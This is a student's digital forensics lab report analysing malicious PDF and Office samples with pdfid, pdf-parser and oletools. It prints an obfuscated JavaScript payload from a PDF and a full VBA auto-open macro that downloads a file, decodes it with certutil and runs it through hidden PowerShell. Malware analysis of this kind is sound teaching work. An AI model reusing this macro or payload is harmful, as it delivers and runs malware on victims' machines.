National University
of computer and emerging sciences

Lab 03

CYL2002 Digital Forensics - Lab

Name : Mirza Humayun Masood(i22-1749)

Section : CY-A


Submitted to: Sir Ubaid Ullah Bhai

Department of Cyber Security BS(CY)

FAST-NUCES Islamabad


Task 01

First we saw both files and I realized that file 2 had 2 js files, and also had an embedded file in it as well. So I used pdfid to see the files.




```
 endobj                 86
 stream                 50
 endstream              50
 xref                    2
 trailer                 2
 startxref               2
 /Page                   3
 /Encrypt                0
 /ObjStm                 0
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             0
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0


┌──(kali㉿kali)-[~/Desktop/task2]
└─$ pdfid /home/kali/Desktop/cw_pdf_s
PDFiD 0.2.8 /home/kali/Desktop/cw_pdf
 PDF Header: %PDF-1.6
 obj                   146
 endobj                146
 stream                 55
 endstream              55
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     2
 /JavaScript             2
 /AA                     2
 /OpenAction             0
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           1
 /XFA                    0
 /Colors > 2^24          0
```

Then I used pdf-parser to see the second file, and analyzed the file. There was obj144 which was an obfuscated Java script code and that showed that the pdf file is malicious.




```
┌──(kali㉿kali)-[~/Desktop/tol/peepdf]
└─$ pdf-parser /home/kali/Desktop/cw_pdf_sample2.pdf
This program has not been tested with this version of Python (3.11.9)
Should you encounter problems, please use Python version 3.11.1
PDF Comment '%PDF-1.6\r\n'

obj 1 0
 Type: /Font
 Referencing: 2 0 R

  <<
    /BaseFont /Helvetica
    /Encoding 2 0 R
    /Name /Helv
    /Subtype /Type1
    /Type /Font
  >>


obj 2 0
 Type: /Encoding
 Referencing:

  <<
    /Differences [24 /breve /caron /circumflex /dotaccent /hungarumlaut /ogonek /ring /til
uilsinglright /minus /perthousand /quotedblbase /quotedblleft /quotedblright /quoteleft /q
 160 /Euro 164 /currency 166 /brokenbar 168 /dieresis /copyright /ordfeminine 172 /logical
onesuperior /ordmasculine 188 /onequarter /onehalf /threequarters 192 /Agrave /Aacute /Aci
ieresis /Eth /Ntilde /Ograve /Oacute /Ocircumflex /Otilde /Odieresis /multiply /Oslash /Ug
e /ccedilla /egrave /eacute /ecircumflex /edieresis /igrave /iacute /icircumflex /idieresi
acute /thorn /ydieresis ]
    /Type /Encoding
  >>
```



```
x00\x00\x00\xa

obj 144 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Length 4493
    /Type /EmbeddedFile
    /Filter /FlateDecode
  >>

 b'%PDF-1.6\n%\xe2\xe3\xcf\xd3\n1 0 obj\n<</MediaBox [0 0 1 1] /Type/Page /Contents 3 0 R /Parent 5 0 R>>\nendobj\n5 0 obj\n<</Count 2 /Kids [1 0 R] /Type/Pages>>\nendobj\n8 0 o
:xdp="http://ns.adobe.com/xdp/">\n\n\r\n<config><present>\r\n<pdf><interactive>1</interactive>\r\n<version test2=\'asd\'>\r\n1.6</version>\r\n<asd/>\r\n</pdf>\r\n</present></con
fa.org/schema/xfa-template/2.5/\'>\r\n<subform name="a1"><asd/>\r\n\t\t<subform name="v236536b346">\r\n\t\t<field qwe="213123" name="qwe123" nam="123"><event asd=\'wqr\' activit
<script contentTyp=\'application\'\r\ncontentType=\'application/x-javascript\'>\r\n\r\nif((String+\'\').substr(1,4)===\'unct\'){\r\ne="".indexOf;\r\n}\r\nc=\r\n\'var _l1="4c206
t;+I}*/DkR%x-W[]mCj^?:LBKQYEUqFM\';\r\nl=\'l\';\r\ne=e()[((2+3)&#63;\'e\'+\'v\':"")+"a"+l];\r\ns=[];\r\na=\'pus\'+\'h\';\r\nz=c[\'s\'+"ubstr"](0,1);s[a](z);z=c[\'s\'+"ubstr"](1,
;s[a](z);z=c[\'s\'+"ubstr"](3,1);s[a](z);z=c[\'s\'+"ubstr"](4,1);s[a](z);z=c[\'s\'+"ubstr"](5,1);s[a](z);z=c[\'s\'+"ubstr"](6,1);s[a](z);z=c[\'s\'+"ubstr"](7,1);s[a](z);z=c[\'s
"ubstr"](9,1);s[a](z);z=c[\'s\'+"ubstr"](10,1);s[a](z);z=c[\'s\'+"ubstr"](11,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a](z);z=c[\'s\'+"ubstr"](13,1);s[a](z);z=c[\'s\'+"ubstr"](12,
;s[a](z);z=c[\'s\'+"ubstr"](14,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a](z);z=c[\'s\'+"ubstr"](15,1);s[a](z);z=c[\'s\'+"ubstr"](6,1);s[a](z);z=c[\'s\'+"ubstr"](16,1);s[a](z);z=c[
's\'+"ubstr"](12,1);s[a](z);z=c[\'s\'+"ubstr"](9,1);s[a](z);z=c[\'s\'+"ubstr"](1,1);s[a](z);z=c[\'s\'+"ubstr"](18,1);s[a](z);z=c[\'s\'+"ubstr"](10,1);s[a](z);z=c[\'s\'+"ubstr"](
2,1);s[a](z);z=c[\'s\'+"ubstr"](13,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a](z);z=c[\'s\'+"ubstr"](14,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a](z
z=c[\'s\'+"ubstr"](13,1);s[a](z);z=c[\'s\'+"ubstr"](18,1);s[a](z);z=c[\'s\'+"ubstr"](17,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a](z);z=c[\'s\'+"ubstr"](9,1);s[a](z);z=c[\'s\'+"ub
r"](1,1);s[a](z);z=c[\'s\'+"ubstr"](18,1);s[a](z);z=c[\'s\'+"ubstr"](19,1);s[a](z);z=c[\'s\'+"ubstr"](20,1);s[a](z);z=c[\'s\'+"ubstr"](17,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a
z);z=c[\'s\'+"ubstr"](1,1);s[a](z);z=c[\'s\'+"ubstr"](18,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a](z);z=c[\'s\'+"ubstr"](11,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a](z);z=c[\'s\'+
ubstr"](11,1);s[a](z);z=c[\'s\'+"ubstr"](9,1);s[a](z);z=c[\'s\'+"ubstr"](1,1);s[a](z);z=c[\'s\'+"ubstr"](13,1);s[a](z);z=c[\'s\'+"ubstr"](19,1);s[a](z);z=c[\'s\'+"ubstr"](11,1);
[a](z);z=c[\'s\'+"ubstr"](17,1);s[a](z);z=c[\'s\'+"ubstr"](12,1);s[a](z);z=c[\'s\'+"ubstr"](9,1);s[a](z);z=c[\'s\'+"ubstr"](1,1);s[a](z);z=c[\'s\'+"ubstr"](9,1);s[a](z);z=c[\'s\'
```


Task 02

I downloaded two files given, and ran the oleid tool, on the first file, it showed that it had external relations, and gave tool, i ran tool and it gave the link it had relations with.




```
Encrypted               |False                   |none         |The file is not encrypte
d
────────────────────────+────────────────────────+─────────────+──────────────────────────────
--
VBA Macros              |No                      |none         |This file does not conta
in
                        |                        |             |VBA macros.
────────────────────────+────────────────────────+─────────────+──────────────────────────────
--
XLM Macros              |No                      |none         |This file does not conta
in
                        |                        |             |Excel 4/XLM macros.
────────────────────────+────────────────────────+─────────────+──────────────────────────────
--
External                |1                       |HIGH         |External relationships
Relationships           |                        |             |found: attachedTemplate
-
                        |                        |             |use oleobj for details
────────────────────────+────────────────────────+─────────────+──────────────────────────────
--

┌──(kali㉿kali)-[~/Desktop/task2]
└─$ oleobj incrediblyPolishedResume.docx
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

───────────────────────────────────────────────────────────────────────────────
File: 'incrediblyPolishedResume.docx'
Found relationship 'attachedTemplate' with external link http://somtaw.warship.kuunlaan.local/macro3.dotm

┌──(kali㉿kali)-[~/Desktop/task2]
└─$ 
```


Then in the 2nd file, I ran the same oleid and then it said to use olevba, cuz it had macros. As i ran it, so it showed the macro code, i GPT the code, gpt tell its malicious and downloads and runs a powershell.



```
────────────────────+────────────────────+──────────+────────────────────────────
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
────────────────────+────────────────────+──────────+────────────────────────────
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
────────────────────+────────────────────+──────────+────────────────────────────
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
────────────────────+────────────────────+──────────+────────────────────────────

┌──(kali㉿kali)-[~/Desktop/task2]
└─$ olevba sheetsForFinancial.xlsm
olevba 0.60.2 on Python 3.11.9 - http://decalage.info/python/oletools
═══════════════════════════════════════════════════════════════════════════════
FILE: sheetsForFinancial.xlsm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
───────────────────────────────────────────────────────────────────────────────
VBA MACRO Module1.bas
in file: xl/vbaProject.bin - OLE stream: 'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j",
```



```
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9G
WRpbywgcmVjbGluaW5nIGJ1Y2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hp
Ep1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub

───────────────────────────────────────────────────────────────────────────────
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
───────────────────────────────────────────────────────────────────────────────
```



2. **`Workbook_Open()` Subroutine**:
    - This subroutine is triggered automatically when the Excel workbook is opened.
    - It initializes the following steps:
    - **Generate Random Strings**:
        - **`str1`** and **`str9`** are initialized by calling **`genStr(17)`** and **`genStr(10)`** respectively, although the returned values are not stored or used in the subsequent code.
    - **HTTP Request to a Remote Server**:
        - An XMLHTTP object (**`xHttp`**) is created to send an HTTP GET request to **`http://srv3.wonderballfinancial.local/abc123.crt`**.
        - The purpose of this request is to download a file named **`abc123.crt`** from the specified server.
    - **Write the Downloaded File to Disk**: